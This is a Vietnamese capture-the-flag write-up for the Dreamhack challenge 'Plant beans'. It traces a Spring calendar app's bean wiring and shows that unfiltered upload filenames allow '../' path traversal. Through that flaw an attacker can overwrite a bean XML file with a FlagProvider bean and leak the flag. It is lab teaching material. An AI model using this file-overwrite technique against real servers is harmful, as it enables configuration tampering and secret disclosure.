Plant beans🌱
5 phút đọc819 từ
Đề bài
Let's work hard to plant beans!
https://dreamhack.io/wargame/challenges/3103
Solution
Lướt qua source tìm cách lấy Flag
Truy cập challenge

Ta có giao diện là cuốn lịch với tính năng upload file .xml để import lịch trình vào, hoặc nhập thẳng vào trong giao diện

Trước hết phải kiếm xem FLAG nằm ở đâu, thấy có file FlagProvider.class ở folder util/ gồm 4 file:
| Class | Vai trò | getText(YearMonth) trả về | Ghi chú |
|---|---|---|---|
| TitleProvider | Interface (hợp đồng) | Chuỗi String | Khai báo method getText(YearMonth), không tự quyết định nội dung chuỗi. |
| MonthlyTitleProvider | Bản triển khai mặc định | Tháng và năm, ví dụ 2026년 11월 | |
| EnvironmentTitleProvider | Bản triển khai đọc cấu hình môi trường | Giá trị biến CALENDAR_HEADER; nếu không có thì trả 나의 캘린더 | Dùng giá trị mặc định nếu biến môi trường chưa được đặt. |
| FlagProvider | Bản triển khai đọc flag | Giá trị từ System.getenv("FLAG") | Lấy flag trong biến môi trường FLAG. |
Interface = hợp đồng (chỉ khai tên method, không có thân).
Impl (implementation) = class thực thi hợp đồng đó (viết code bên trong).
Vậy các class này được sử dụng ở đâu?
Kiểm tra bbeeaann/calendar.xml và controller/MainController.java:
<bean id="headerFormatter" class="com.dream.calendar.util.MonthlyTitleProvider"/>-> Được sử dụng để cung cấp tên cho tiêu đề (Title Provider) cho bean với id="headerFormatter"
@GetMapping({"/"})
public String index(@RequestParam(required = false) String month, Model model) {
  YearMonth selectedMonth = this.parseMonth(month);
  model.addAllAttributes(this.calendarModelFactory.create(selectedMonth));
  TitleProvider titleProvider = (TitleProvider)this.componentRegistry.getBean("headerFormatter", TitleProvider.class);
  model.addAttribute("pageHeading", titleProvider.getText(selectedMonth));
  return "index";
}

-> Gán titleProvider với String lấy từ id headerFormatter rồi thêm thuộc tính pageHeading để in ra thành tiêu đề tại templates/index.html:
<h1 th:text="${pageHeading}">2026년 8월</h1>Mà cả 3 impl lại cùng implements TitleProvider nên thay nhau được

-> Vậy ý đồ của bài bây giờ đã rõ, chỉ cần đổi bean sang FlagProvider sẽ có in ra flag ở tiêu đề.
Để làm được vậy thì ta cần phải ghi được file vào folder bbeeaann/ với
<bean id="headerFormatter" class="com.dream.calendar.util.FlagProvider"/>Flow hoàn chỉnh
Cách để ghi file vào folder bbeeaann/
Kiểm tra source code, đọc route /schedules/upload trong file MainController.java
...
import com.dream.calendar.service.ScheduleService;
...
@PostMapping({"/schedules/upload"})
public String uploadScheduleXml(@RequestParam("scheduleXml") MultipartFile scheduleXml, RedirectAttributes redirectAttributes) {
  try {
     String savedPath = this.scheduleService.uploadXml(scheduleXml.getOriginalFilename(), scheduleXml.getBytes());
     redirectAttributes.addFlashAttribute("message", "XML 업로드 완료: " + savedPath);
  } ...
  return "redirect:/";
}
Có 2 dòng lệnh chính, ta cùng đọc để hiểu cách các hàm hoạt động
- Ta kiểm tra
scheduleService.uploadXml()ở fileservice/ScheduleService
public synchronized String uploadXml(String originalFilename, byte[] xml) {
      ... else if (xml != null && xml.length != 0) {
         try {
            Path uploadDirectory = this.storageFile.getParent();
            Files.createDirectories(uploadDirectory);
            Path destination = uploadDirectory.resolve(Path.of(originalFilename)).normalize();
            Files.createDirectories(destination.getParent());
            Files.write(destination, xml, new OpenOption[0]);
            return destination.toString().replace('\\', '/');
         }
      ...
   }
public synchronized String uploadXml(String originalFilename, byte[] xml)
| Thành phần | Ý nghĩa |
|---|---|
| public | Cho phép code ở nơi khác gọi hàm này. |
| synchronized | Với cùng một đối tượng ScheduleService, mỗi lúc chỉ một luồng được chạy hàm này. Nó giúp tránh thao tác đồng thời, không phải cơ chế kiểm tra đường dẫn. |
| String | Nếu chạy thành công, hàm trả về một chuỗi ký tự. Ở đây là đường dẫn file. |
| uploadXml | Tên hàm. |
| String originalFilename | Tham số chứa tên file upload, ví dụ "lich.xml". |
| byte[] xml | Tham số chứa nội dung file dưới dạng một mảng byte. |
else if (xml != null && xml.length != 0) {...}
| Biểu thức | Ý nghĩa |
|---|---|
| xml != null | Biến xml có chứa một mảng dữ liệu, không phải null. |
| xml.length != 0 | Mảng có ít nhất một byte (length là số phần tử trong mảng). |
| && | Nghĩa là VÀ; cả hai điều kiện phải đúng. |
| xml != null && xml.length != 0 | xml tồn tại và có ít nhất một byte dữ liệu. |
Java cũng kiểm tra từ trái sang phải: nếu xml là null, nó không đọc tiếp xml.length.
| Dòng code | Giải thích |
|---|---|
| Path uploadDirectory = this.storageFile.getParent(); | Lấy thư mục cha của storageFile và lưu vào uploadDirectory. Path là kiểu dữ liệu đại diện cho đường dẫn tệp hoặc thư mục. |
| Files.createDirectories(uploadDirectory); | Tạo thư mục uploadDirectory nếu nó chưa tồn tại. Nếu thư mục đã có thì vẫn chạy bình thường. |
| Path destination = uploadDirectory.resolve(Path.of(originalFilename)).normalize(); | Ghép tên tệp do người dùng gửi lên (originalFilename) với uploadDirectory để tạo đường dẫn đích. normalize() rút gọn các thành phần như . và .. trong đường dẫn. |
| Files.createDirectories(destination.getParent()); | Tạo thư mục cha của đường dẫn đích nếu thư mục đó chưa tồn tại. |
| Files.write(destination, xml, new OpenOption[0]); | Ghi các byte trong xml vào tệp tại đường dẫn destination. Nếu tệp đã tồn tại, nội dung mặc định sẽ bị ghi đè. |
| return destination.toString().replace('\', '/'); | Trả về đường dẫn dưới dạng chuỗi; đổi dấu gạch chéo ngược \ thành dấu gạch chéo /. |
Ở đầu file có khai báo storageFile
public ScheduleService() {
  this(Path.of("src", "main", "resources", "upload_sch", "schedules.xml"));
}

public ScheduleService(Path storageFile) {
  this.storageFile = storageFile.toAbsolutePath().normalize();
  this.load();
}
Đường dẫn được ghép từ các phần src, main, resources, upload_sch, schedules.xml. Ngay sau đó, constructor nhận Path lưu vào storageFile:
src/main/resources/upload_sch/schedules.xml
-> Path uploadDirectory = this.storageFile.getParent(); = src/main/resources/upload_sch
Vậy thì các tệp mà ta upload lên sẽ nằm trong upload_sch/ và các thư mục con của nó.
Thế nhưng upload_sch/ nằm chung folder với bbeeaann/ nên ta có thể upload tệp vào bbeeaann/ bằng Path Traversal vì filter tên của uploadXml() (xml tồn tại và có ít nhất một byte dữ liệu) không hề lọc ../
